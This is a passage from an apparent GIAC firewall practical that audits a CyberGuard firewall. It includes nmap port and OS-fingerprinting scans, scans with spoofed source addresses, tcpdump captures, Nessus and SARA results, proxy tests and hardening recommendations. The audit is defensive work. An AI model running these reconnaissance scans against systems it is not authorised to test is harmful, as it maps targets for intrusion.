send_udp_raw: One or more of your parameters suck!
Warning:  OS detection will be MUCH less reliable because we did not find at
least 1 open and 1 closed TCP port
Interesting ports on 10.1.1.1:
Port       State       Service
0/udp      open        unknown
Too many fingerprints match this host for me to give an accurate OS guess

Nmap run completed -- 1 IP address (1 host up) scanned in 26.142 seconds
```

```
tcpdump -i eth0 -nnn -vvv proto ICMP and proto UDP
```

```
06:19:54.195500 42.48.12.61.63988 >  42.48.12.62.43179:  udp 300 (ttl 61, id
33382, len 328)
06:19:54.195634 42.48.12.62 > 42.48.12.61: icmp: 42.48.12.62 udp port 43179
unreachable for 42.48.12.61.63988 > 42.48.12.62.43179:  udp 300 (ttl 61, id
26242, len 328, bad cksum 0!) (ttl 64, id 99, le n 56)
06:19:56.215196 42.48.12.61.63988 > 42.48.12.62.32157:  udp 300 (ttl 61, id
33382, len 328)
06:19:56.215391 42.48.12.62 > 42.48.12.61: icmp: 42.48.12.62 udp port 32157
unreachable for 42.48.12.61.63988 > 42.48.12.62.32157:  udp 300 (ttl 61, id
26242, len 328, bad cksum 0!) (ttl 64, id 103, len 56)
06:19:58.235180 42.48.12.61.63988 > 42.48.12.62.35398:  udp 300 (ttl 61, id
33382, len 328)
06:19:58.235369 42.48.12.62 > 42.48.12.61: icmp: 42.48.12.62 udp port 35398
unreachable for 42.48.12.61.63988 > 42. 48.12.62.35398:  udp 300 (ttl 61, id
26242, len 328, bad cksum 0!) (ttl 64, id 107, len 56)
```

The tcpdump output shows that no UDP packets of that description are generated by the scan, the only ones generated are presumed to be caused by the fingerprinting attempts as the -O option is set. This is confirmed when it is removed and tcpdump shows nothing.

```
/* check that required fields are there and not too silly */
if ( !victim || !sport || !dport || sd < 0) {
  fprintf(stderr, "send_udp_raw: One or more of  your parameters
suck!\n");
  free(packet);
  return -1;
}
```

The cause is revealed in the nmap source code, lines 780 to 786 of tcpip.cc are included above. These show that the 'if' statement would be found true and cause it to abort sending the packet.

No author credit was found in the file. This is open source software and it is possible that many persons have contributed. Fyodor is the primary author of nmap. It may be downloaded from:

http://www.insecure.org/nmap/nmap_download.html

4. The ACK scan sends packets with the ACK flag set. According to the protocol a port in the listening state should respond to such a packet with a TCP RST. This scan is often used to attempt to identify packet filters, if a TCP RST is not returned then it is assumed to be filtered.

```
nmap -sA -P0 -p 0-65535 42.48.12.62 > 42.48.12.62-A
```

The nmap output for this scan shows the ports as unfiltered because the firewall is configured to respond with a TCP RST.

A SYN scan is performed of the internal interface. This reveals that port 53 is listening which is the name server.

```
nmap -sS -P0 -O -p 0-65535 10.1.1.1 > 10.1.1.1-S

Starting nmap 3.25 ( www.insecure.org/nmap/ ) at 2003-04-27 23:40 NZST
Interesting ports on 10.1.1.1:
(The 65535 ports scanned but not shown below are in state: cl osed)
Port       State       Service
53/tcp     open        domain
Remote OS guesses: Gauntlet 4.0a firewall on Solaris 2.5.1, Linux 1.3.20
(X86), Siemens  300E Release 6.5, Smoothwall Linux -based firewall 2.2.23,
Raptor Firewall 6 on Solaris 2.6, Solaris  2.5, 2.5.1, Solaris 2.6  - 7 X86

Nmap run completed  -- 1 IP address (1 host up) scanned in 129.247 seconds
```

Several interesting fingerprint identification guesses have been made by nmap but none match the system.

5. The remaining scans performed on the internal interface reveals only UDP port 53 is listening, which is again the name server.

The Nortel Contivity is also given a publicly routable address and is scanned on the external interface. None of the TCP scans as were performed above revealed anything. However the UDP scan failed after 900 seconds with a timeout message.

```
nmap 42.48.12.65 -sU -P0 -p 0-65535 > 42.48.12.65-U

Starting nmap 3.25 ( www.insecure.org/nmap/ ) at 2003-04-28 01:51 NZST
Skipping host 42.48.12.65 due to host timeout

Nmap run completed -- 1 IP address (1 host up) scanned in 900.181 seconds
```

The scan was attempted again with a smaller port range.

```
nmap -P0 -p 490-510,9990-10010 -sU 42.48.12.65 -T Aggressive

Starting nmap 3.25 ( www.insecure.org/nmap/ ) at 2003-04-26 02:56 NZST
All 42 scanned ports on 42.48.12.65 are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 18.119 seconds
```

While this second scan was performed a tcpdump was used to monitor the traffic and it appears that a denial response is not sent by the firewall when denying a UDP packet destined to another host even though it is thought to be correctly configured to do so.

3.3.1.2. ICMP queries

ICMP mask and an ICMP timestamp requests are made to the firewall using the icmpquery utility. No response is received for either as they are denied by the stateful packet filter.

3.3.1.3. Identification attempt

Because nmap failed to identify the system a manual identification attempt is made using the p0f database. A TCP connection is made to a known open port while tcpdump is used to monitor the session.

```
19:29:36.975518 42.48.12.61.52268 > 42.48.12.62.25: S [bad tcp cksum 6c68!]
3948987215:3948987215(0) win 49640 <mss 1460,nop,nop,sackOK> (DF) (ttl 64,
id 34265, len 48)
0x0000  4500 0030 85d9 4000 4006 4814 2a30 0c3d       E..0..@.@.H.*0.=
0x0010  2a30 0c3e cc2c 0019 eb60 c34f 0000 0000       *0.>.,...`.O....
0x0020  7002 c1e8 6cfd 0000 0204 05b4 0101 0402       p...l...........
19:29:36.976012 42.48.12.62.25 > 42.48.12.61.52268: S [tcp sum ok]
9699698:9699698(0) ack 3948987216 win 32768 <mss 146 0> (ttl 64, id 20164,
len 44)
0x0000  4500 002c 4ec4 0000 4006 bf2d 2a30 0c3e       E..,N...@..-*0.>
0x0010  2a30 0c3d 0019 cc2c 0094 0172 eb60 c350       *0.=...,...r.`.P
0x0020  6012 8000 2e3e 0000 0204 05b4 0101            `....>........
```

Identifying traits can now be drawn from the tcpdump output. The first packet shown is the TCP SYN connection request from the host that initiated the session; the second is the TCP SYN/ACK response from the firewall.

The following traits are used, resulting in a p0f formatted signature.

Window size:	32768
Time to live:	64
Maximum segment size:	1460
Do not fragment flag:	not set
Window scaling:	-1 (not present)
sackOK flag:	not set
nop flag:	not set
Length:	44

32768:64:1460:0:-1:0:0:44:CyberGuard 5.1 Firewall

The closest matching result in the p0f database to the constructed signature appears to be HP-UX. It is not possible to get a close enough match to have reasonably guessed the operating system.

3.3.2. Part 2: Vulnerabilities

In this phase, two vulnerability scanners are used – Nessus and SARA – to check the firewall for commonly recognised vulnerabilities. In each case a scan is performed against both the external and internal interfaces.

To maximise the value of the scans a stateful packet filter rule is applied that permits all traffic to the firewall from the source addresses used. This is done so that all of the services can be checked, including those to which access is restricted or not permitted, as this may be changed either intentionally or through a mistake in the future.

Note: permitting this access is potentially very dangerous and should be considered on a case-by-case basis. In this case the firewall is physically disconnected and isolated from the external and internal networks.

3.3.2.1. nmap revisited

Having permitted this access presents a good opportunity to also perform another nmap scan on the external and internal interfaces to see if further interesting information can be gathered.

1. The external interface is scanned first and reveals a lot of additional services are running. SSH and SMTP are expected to be running but the rest are not. The UDP scan revealed only the UDP version of the discard service running.

```
nmap -sS -P0 -O -p 0-65535 42.48.12.62

WARNING:  Scanning "port 0" is supported, but unusual.

Starting nmap 3.25 ( www.insecure.org/nmap/ ) at 2003-04-27 23:51 NZST
Interesting ports on 42.48.12.61:
(The 65530 ports scanned but not shown below are in state: closed)
Port       State       Service
9/tcp      open        discard
13/tcp     open        daytime
21/tcp     open        ftp
22/tcp     open        ssh
25/tcp     open        smtp
37/tcp     open        time
Remote operating system guess: Linux Kernel 2.4.0  - 2.5.20
Uptime 2.784 days (since Fri Apr 25 05:03:27 2003)

Nmap run completed  -- 1 IP address (1  host up) scanned in 87.420 seconds
```

   Telnet is used to manually connect to each port while tcpdump is used to monitor the traffic in an attempt to verify the nmap results.

```
angrenost:~/data# telnet 42.48.12.62 9
Trying 42.48.12.62...
telnet: Unable to connect to remote host: Connection refused
angrenost:~/data# telnet 42.48.12.62 13
Trying 42.48.12.62...
telnet: Unable to connect to remote host: Connection refused
angrenost:~/data# telnet 42.48.12.62 37
Trying 42.48.12.62...
telnet: Unable to connect to remote host: Connection refused
```

   The firewall responds to the TCP SYN connection requests to ports 9, 13, and 37 with a TCP RST refusal.

```
00:14:08.641846 42.48.12.61.32780 > 42.48.12.62.9: S
1997185538:1997185538(0) win 5840 <mss 1460,sackOK,timestamp 24184157
0,nop,wscale 0> (DF) [tos 0x10]
00:14:08.641966 42.48.12.62.9 > 42.48.12.61.32780: R 0:0(0) ack 1997185539
win 0
00:14:12.517409 42.48.12.61.32781 > 42.48.12.62.13: S
1998984099:1998984099(0) win 5840 <mss 1460,sackOK,timestamp 24184544
0,nop,wscale 0> (DF) [tos 0x10]
00:14:12.517531 42.48.12.62.13 > 42.48.12.61.32781: R 0:0(0) ack 1998984100
win 0
00:15:47.923267 42.48.12.61.32783 > 42.48.12.62.37: S
2100497656:2100497656(0) win 5840 <mss 1460,sackOK,timestamp 24194085
0,nop,wscale 0> (DF) [tos 0x10]
00:15:47.923389 42.48.12.62.37 > 42.48.12.61.32783: R 0:0(0) ack 2100497657
win 0
```

Ports 9, 13, and 37 respond with a TCP RST, refusing the connection, while port 21 accepts the connection.

2. The scan of the internal interface reveals many more services. SSH and DNS are expected, but the rest are not.

```
WARNING:  Scanning "port 0" is supported, but unusual.

Starting nmap 3.25 ( www.insecure.org/nmap/ ) at 2003 -04-27 21:18 NZST
Interesting ports on 10.1.1.1:
(The 65522 ports scanned but not shown below are in  state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
23/tcp     open        telnet
53/tcp     open        domain
515/tcp    filtered    printer
1025/tcp   filtered    NFS -or-IIS
2766/tcp   filtered    listen
6000/tcp   open        X11
21000/tcp  open        unknown
32789/tcp  open        unknown
32793/tcp  open        unknown
32848/tcp  open        unknown
33211/tcp  open        unknown
35896/tcp  open        unknown
No exact OS matches for host (If you know wh at OS is running on it, see
http://www.insecure.org/cgi -bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=3.25%P=i686 -pc-linux-gnu%D=4/27%Time=3EABC42C%O=21%C=1)
TSeq(Class=RI%gcd=1%SI=837CA%IPID=I%TS=U)
TSeq(Class=RI%gcd=1%SI=6E552%IPID=I%TS=U)
TSeq(Class=RI%gcd=1%SI=B9780%IPID=I%TS=U)
T1(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T1(Resp=N)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T2(Resp=N)
T3(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T3(Resp=N)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T4(Resp=N)
T5(Resp=Y%DF=N%W= 0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T6(Resp=N)
T7(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T7(Resp=N)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=F%RIPCK=0%UCK=E%ULEN=134%DAT=E)

Nmap run completed  -- 1 IP address (1 host up) scanne d in 144.061 seconds
```

Further investigation offered the following.

3. Ports 515 and 2766 return no response, the reason why is unclear, but this is the cause of their being marked filtered.

4. Port 1025 returned a TCP RST connection refusal which is expected. The reason for it being marked as filtered is unclear.

5. Port 6000 is used by X Windows which can be used as a remote management method. Typically this is not permitted and instead is tunnelled through an SSH connection.

6. The remaining ports gave a mixture of responses and some appear to be upper ports used by the proxies, possibly for when they are run in transparent mode.

The system could not be identified but a signature is available for submittal if GIAC Enterprises desire.

3.3.2.2. Nessus

All of the plug-ins are selected including those that are potentially dangerous and a simple SYN scan is used for identifying the state of the ports. All ports from 0 to 65535 were scanned.

The external report contained three notes and one warning. The three notes explained that a DNS server is running on port 53, an L2TP server is running on port 1701, and presented a trouceroute to the firewall. The warning is that the ICMP timestamp request was successful.




Figure 5 – Nessus report

The internal report only differed from the external with the inclusion of one warning. This stated that the IP ID numbers were predictable. Predictable IP

ID numbers make the firewall vulnerable to forms of idle port scans. It may also aid in making fingerprint identification.

3.3.2.3. SARA scan

SARA is set to use the extreme option and instructed that the target is behind a firewall. The result of the scans was a recommendation that a Telnet banner be changed to include a warning message permitting only authorised access, and more importantly, that the SSH server may have multiple vulnerabilities as explained in CERT Advisory CA-2002-36[15].




Figure 6 – SARA report

3.3.3. Part 3: Integrity

The aim of this audit is to ensure that only the desired traffic is permitted to transit the firewall. Because the firewall is a hybrid stateful packet filter and application proxy based firewall there are two steps taken to achieve this.

3.3.3.1. Stateful packet filter

A visual audit is performed of the stateful packet filter configuration to check for apparent mistakes and gather useful information for the remainder of the audit process.

The stateful packet filter configuration is validated using a series of scans that are directed through the firewall from each of the connected segments. During the scans the other segments are monitored using tcpdump for any traffic that successfully manages to transit the firewall.

---

[15] "CERT Advisory CA-2002-36 Multiple Vulnerabilities in SSH Implementations ." (URL: http://www.cert.org/advisories/CA-2002-36.html).

nmap is a good choice for doing these scans as it is capable of automating much of the required work; the rest of the work is automated with a custom script written for the task.

The script[16] is a wrapper for nmap that takes a source address pattern and an /etc/hosts style file as options. Then, for each of the addresses in the file that match the specified pattern it performs the SYN, UDP, and ACK nmap scans using the source address option (-S) and directs them at the other addresses in the file.

The file used is the /etc/hosts file included as Appendix C. Some additional addresses are added to be invalid hosts for each network.

1. The first scan is performed from the external segment connected to interface dec0 on the firewall.

   Activity was seen on interface dec1 (connected to the Nortel Contivity) and on interface dec3 (connected to the internal network). The activity monitored was expected and valid.

   Very limited traffic was monitored on interface dec1. Only UDP packets to port 500 on the Nortel Contivity from any external host were seen to be permitted. These are used for ISAKMP key exchange when initiating VPN connections.

```
18:15:02.360000 arp who-has 10.1.2.2 tell 10.1.2.1
18:15:02.360000 arp who-has 10.1.2.2 tell 10.1.2.1
18:15:02.360000 arp reply 10.1.2.2 is-at 0:3:4b:fe:7e:45
18:15:27.090000 42.48.12.61.57357 > 10.1.2.2.500: [udp sum ok] [|isakmp]
(ttl 45, id 62945, len 28)
18:15:27.350000 42.48.12.61.57358 > 10.1.2.2.500: [udp sum ok] [|isakmp]
(ttl 52, id 47055, len 28)
18:16:43.790000 42.48.90.90.45962 > 10.1.2.2.500: [udp sum ok] [|isakmp]
(ttl 55, id 50221, len 28)
18:16:43.790000 42.48.90.90.45963 > 10.1.2.2.50 0: [udp sum ok] [|isakmp]
(ttl 55, id 36178, len 28)
```

   More traffic was monitored on interface dec3. The tcpdump output is broken up and each portion is described.

   A TCP SYN is permitted to the FTP port on log1 from the border router with a successful TCP SYN/ACK response. nmap sent a TCP RST to log1 in order to close the half-open connection.

```
18:12:52.690000 42.48.12.61.45383 > 10.3.1.8.21: S [tcp sum ok]
2198006949:2198006949(0) win 3072 (ttl 37, id 7537, len 40)
18:12:52.690000 10.3.1.8.21 > 42.48.12.61 .45383: S [tcp sum ok]
2363404492:2363404492(0) ack 2198006950 win 5840 <mss 1460> (DF) (ttl 64, id
0, len 44)
18:12:52.910000 42.48.12.61.45383 > 10.3.1.8.21: R [tcp sum ok]
2198006950:2198006950(0) win 0 (DF) (ttl 254, id 0, len 40)
```

   NTP packets (using UDP to port 123) are permitted to log1 from the border router.

[16] rulescan.pl is included as Appendix D.

Note: the ICMP port unreachable messages are sent in response as the host used for the practical is not running an NTP daemon. In the normal case a UDP packet would be seen in response.

```
18:12:57.690000 arp who-has 10.1.1.1 tell 10.1.1.6
18:12:57.850000 arp reply 10.1.1.1 is-at 0:80:c8:b9:56:f8
18:13:11.160000 42.48.12.61.584 28 > 10.3.1.8.123: [udp sum ok]  [ len=0] v0
unspec strat 0 poll 0 prec 0 dist 20482.031250 disp 12616.000000 ref
(unspec) [|ntp] (ttl 50, id 51895, len 28)
18:13:11.160000 10.3.1.8 > 42.48.12.61: icmp: 10.3.1.8 udp port 123
unreachable for 42.48.12.61 > 10.3.1.8: [|udp] (ttl 50, id 51895, len 28)
[tos 0xc0]  (ttl 255, id 52165, len 56)
18:13:11.270000 42.48.12.61.58429 > 10.3 .1.8.123: [udp sum ok]  [len=0] v0
unspec strat 0 poll 0 prec 0 dist 20482.015625 disp 16755.000000 ref
(unspec) [|ntp] (ttl 56, id 11953, len 28)
18:13:11.270000 10.3.1.8 > 42.48.12.61: icmp: 10.3.1.8 udp port 123
unreachable for 42.48.12.61 > 10.3.1.8: [ |udp] (ttl 56, id 11953, len 28)
[tos 0xc0]  (ttl 255, id 52166, len 56)
```

Syslog packets (using UDP to port 514) are permitted to log1 from the border router.

```
18:13:17.870000 42.48.12.61.584 28 > 10.3.1.8.514: [udp sum ok] udp 0 (ttl
42, id 38656, len 28)
18:13:18.130000 42.48.12.61.584 29 > 10.3.1.8.514: [udp sum ok] udp 0 (ttl
37, id 58542, len 28)
18:13:29.830000 42.48.90.90.534 53 > 10.3.1.8.514: [udp sum ok] udp 0 (ttl
49, id 36049, len 28)
18:13:29.830000 42.48.90.90.53454 > 10.3.1.8.514: [udp sum ok] u  dp 0 (ttl
47, id 4209, len 28)
18:13:54.870000 arp who-has 10.1.1.1 tell 10.1.1.6
18:13:55.050000 arp reply 10.1.1.1 is-at 0:80:c8:b9:56:f8
```

In each of the cases above the traffic is explicitly permitted.

Further outputs from the remaining scans are not included, these were performed against all other interfaces, but nothing was revealed.

In all cases the scans revealed that no unexpected traffic was permitted to transit the firewall. This scanning caused a tremendous amount of traffic and may not be appropriate to all environments. In total the logs grew by over 200 megabytes during this process.

3.3.3.2. Proxies

A visual audit is performed of the proxies' configuration that does not reveal any apparent mistakes. During this information is gathered for the relevant application layer tests that are to be performed.

Proxies typically require that a TCP connection be fully created on the client side of the firewall before it is created on the server side. Therefore a method capable of setting up a full connection is needed in order to test the proxies.

Note: this is the case with both transparent and non-transparent proxies but only applies to TCP. The requirements with UDP may vary depending on the application layer protocol and proxy.

Invalid client hosts are tested by connecting the laptop to the various networks and using an available address. Valid client hosts are tested by disconnecting the legitimate host and using its address. This is a luxury available in this case because the architecture is not yet in use and can sustain the downtime.

If causing downtime was not an available option then the following two methods could be used.

1. The existing hosts could be used to create the connections.

2. TCP SYN scans could be performed using spoofed source addresses and the responses monitored. A TCP SYN/ACK response indicates that the client host is permitted to connect and a TCP RST response (or no response) indicates that it is not. This method can only verify that the client host is permitted to connect to the proxy and cannot check any application layer controls.

The findings for each of the proxies are described below.

1. The FTP Proxy should only permit the cache1 host and all hosts on the internal user networks to port 21 (and 20 as appropriate) on all external hosts. It was possible to get the FTP Proxy to attempt a connection to the border router and this is demonstrated below.

```
Connected to 42.48.12.61.
220 PROXY FTP server
Name (42.48.12.61:kjp): anonymous
331 Guest login ok, send email address as password.
Password:
421 Service not available, remote server has closed connection
Login failed.
No control connection for command: No such file or directory
```

   The log shows that the connection has been closed and the tcpdump output shows the border router responds with a TCP RST.

```
Apr 26 11:06:03 fw1/fw1 auditlogd: Activity: ftp_proxy 2003/04/26 11:05:38:
ftp: 10.1.1.8    --> 42.48.12.61   No Authentication [Authenticate: none]
Apr 26 11:06:25 fw1/fw1 auditlogd: Activity: ftp_proxy 2003/04/26 11:06:09:
ftp: 10.1.1.8    --> 42.48.12.61   USER anonymous
Apr 26 11:06:25 fw1/fw1 auditlogd: Activity: ftp_proxy 2003/04/26 11:06:09:
ftp: 10.1.1.8    --- 42.48.12.61   Guest login allowed.
Apr 26 11:07:04 fw1/fw1 auditlogd: Activity: ftp_proxy 2003/04/26 11:06:26:
ftp: 10.1.1.8    --> 42.48.12.61   PASS
Apr 26 11:07:04 fw1/fw1 auditlogd: Activity: ftp_proxy 2003/04/26 11:06:31:
ftp: 10.1.1.8    --- 42.48.12.61   client abort, connection closed

11:06:24.493221 42.48.12.62.9245 > 42.48.12.61.21: S [tcp sum ok]
3689271071:3689271071(0) win  32768 <mss 1460> (ttl 64, id 63471, len 44)
11:06:24.493401 42.48.12.61.21 > 42.48.12.62.9245: R [tcp sum ok] 0:0(0) ack
3689271072 win 0 (ttl 255, id 45803, len 40)
```

   The proxy does correctly restrict the commands. In this case one of the few commands restricted was the SYST command and is tested.

```
Connected to 42.48.90.90.
220 PROXY FTP server
Name (42.48.90.90:kjp): kjp
331 Password required for kjp.
```

```
Password:
230 User kjp logged in.
ftp> quote syst
502 SYST command not allowed.
ftp> bye
221 Goodbye.
```

The log shows that the command is recognised and not permitted.

```
Apr 26 11:20:34 corpfw1-wlg/corpfw1-wlg auditlogd: Activity: ftp_proxy
2003/04/26 11:20:21: ftp: 10.1.1.8   < -- 42.48.90.90   SYST command not
allowed.
```

2. The HTTP Proxy should only permit the cache1 host to ports 80, 81, 8000, 8001, 8080, and 8081 on all external hosts. The HTTP Proxy would also attempt a connection to the border router if requested.

   The proxy did only permit the specified ports and did correctly block ActiveX. The ActiveX is stripped and replaced with a comment containing a blocked by firewall message.

3. Outbound, the SMTP Proxy should only permit the mail1 host to port 25 on all external hosts. Inbound, it should only permit all external hosts non-transparently to port 25 on the mail1 host. Both of these restrictions are working correctly.

   It should not permit outbound mail that has a To address containing the giac.com domain. It should not permit inbound mail that has a From address containing the giac.com domain. These restrictions both work correctly and the inbound restriction is demonstrated below.

```
angrenost:~# telnet 42.48.12.62 25
Trying 42.48.12.62...
Connected to 42.48.12.62.
Escape character is ^].
220 [NO UCE] (No Unsolicited Commercial E -mail)
HELO
250 defender Hello  ext1 [42.48.12.61], pleased to meet you
MAIL FROM: kjp@giac.com
Connection closed by foreign host.
angrenost:~#
```

```
2003/04/26 19:10:38: smtp: 42.48.12.61      --> 42.48.12.62     HELO
2003/04/26 19:10:48: smtp: 42.48.12.61      --> 42.48.12.62     MAIL FROM:
kjp@giac.com
2003/04/26 19:10:48: smtp: 42.48.12.61      --> 42.48.12.62     ERROR:
MailSender: kjp@giac.com [dropped]
```

The default domain name replaces the internal host name on outbound mail headers.

A maximum of 3 protocol errors is permitted and the restriction works correctly.

```
2003/04/24 19:23:07: smtp: 42.48.12.61      --- 42.48.12.62     Connection
intercepted
2003/04/24 19:23:10: smtp: 42.48.12.61      --- 42.48.12.62     WARNING:
attempt to use unimplemented command "HELP"
2003/04/24 19:23:17: smtp : 42.48.12.61     --- 42.48.12.62     WARNING:
attempt to use unimplemented command "NICK"
```

```
2003/04/24 19:23:19: smtp: 42.48.12.61      --- 42.48.12.62     WARNING:
attempt to use unimplemented command "USER"
2003/04/24 19:23:19: smtp: 42.48.12.61      --- 42.48.12.62     Too many
invalid commands, disconnecting...
```

No X-Proxy line should appear in the mail headers and this is the case.

4. The SSL Proxy should only permit the cache1 host to port 443 on all external hosts. As with the others the SSL Proxy would attempt a connection to the border router if requested.

3.4. Conclusions and recommendations

The audit's results are largely positive and only a few recommendations are drawn from them.

1. The only immediate recommendation for changes to the primary firewall's security policy is that the proxies should not be permitted to communicate with the border router.

2. No ingress filtering of the unallocated networks is performed. Denying these networks can help prevent against spoofed attacks, though it is additional management and the benefits need to be weighed. A list of these networks can be found at:

   http://www.iana.org/assignments/ipv4-address-space

3. CyberGuard should be contacted immediately to query the reported SSH vulnerability, it may likely be incorrect, but this needs to be verified.

4. There were some known services found to be running, but which were unexpected (e.g. L2TP). An explanation of these should be sought from CyberGuard.

5. There were many unknown services found to be running, although these are restricted by the security policy, it is recommended that CyberGuard be contacted for an explanation of these.

The security policy does not permit ICMP time exceeded messages to exit which should help defend against some forms of traceroute based probes. ICMP mask and timestamp requests are also not permitted.

Ingress filtering of RFC1918 networks is handled by the NAT controls; unless a static NAT entry is created for it then traffic from or to an RFC1918 network cannot enter. The CyberGuard 5.1 firewall protects against forms of spoofing by checking that a packet arrives on the appropriate interface for its source and destination address.

Identification attempts against the firewall were unsuccessful. This is only due to the fact that the firewall's fingerprint does not yet exist in the nmap and p0f

databases. It should not be expected to remain this way; however this type of obscurity only offers minimal protection.

In its present form the security policy is configured to send denial responses when denying a packet. It is more common for firewalls to be configured to silently drop packets, though which of the two is more beneficial is unclear.

1. Some consider silently dropping packets better hides a firewall, yet the lack of a response itself is an indication of a firewall being in place.

2. Silently dropping a packet impedes scanning attempts, making them much harder and slower.

3. By behaving as a normal host the firewall is being more neighbourly and helps victims that are being attacked from spoofed networks.

4. Behaving normally may also serve to decoy attacks from other targets. But responses could make the firewall more identifiable and therefore more vulnerable.

Both modes have advantages and disadvantages. It may depend on whether the belief is that a firewall should be a hidden device that controls access, or rather, a visible bastion that defends a network.

The benefits of the normal behaviour in this architecture are limited, however. Decoying possibilities are marginalised by the narrow width of the design, and the site only operates a small public network address, so the help provided to potential victims is unnoticeable. Therefore it is recommended that the firewall is reconfigured not to send denial responses, in order to bring it in line with the more common practise.

4. Assignment 4 – Design under fire

The final assignment calls for three separate attacks to be researched against another GCFW practical.

1. An attack against the firewall using an existing vulnerability.

2. A distributed denial of service attack against the site.

